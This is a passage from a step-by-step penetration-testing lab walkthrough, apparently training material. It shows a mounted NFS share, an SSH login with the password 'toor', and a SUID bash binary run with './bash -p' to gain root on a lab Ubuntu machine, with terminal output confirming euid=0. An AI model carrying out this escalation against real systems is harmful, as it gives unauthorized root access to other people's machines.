tmpfs           795M  988K  794M   1% /run
/dev/sda1       80G   20G   60G  25% /
tmpfs           3.9G   0    3.9G   0% /dev/shm
tmpfs           5.0M   0    5.0M   0% /run/lock
/dev/sda1       80G   20G   60G  25% /home
tmpfs           795M  68K  794M   1% /run/user/1000
10.10.1.9:/home  78G  12G   63G  16% /tmp/nfs
[attacker@parrot]-[/tmp/nfs]
$

```

25. Now we will try to login into target machine using ssh. Type **ssh -l ubuntu 10.10.1.9** and press **Enter**.

26. In the **Are you sure you want to continue connecting** field type **yes** and press **Enter**.




```

[attacker@parrot]-[/tmp/nfs]
$ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVG1ujcaiiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:

```


27. In the **ubuntu@10.10.1.9**'s password field enter **toor** and press **Enter**.

28. In the terminal window type **cd /home** and press **Enter**.



```
ubuntu@ubuntu-Virtual-Machine: /home
File Edit View Search Terminal Help
[attacker@parrot]-[/tmp/nfs]
$ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVG1ujcaiiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$
```

29. Now, type **ls** and press **Enter**, to list the contents of the home directory.

30. Type **./bash -p**, to run bash in the target machine.



```
8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1#
```


31. We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
```

32. Now type **whoami** and press **Enter** to check for root access.

```
Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
```

33. Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access

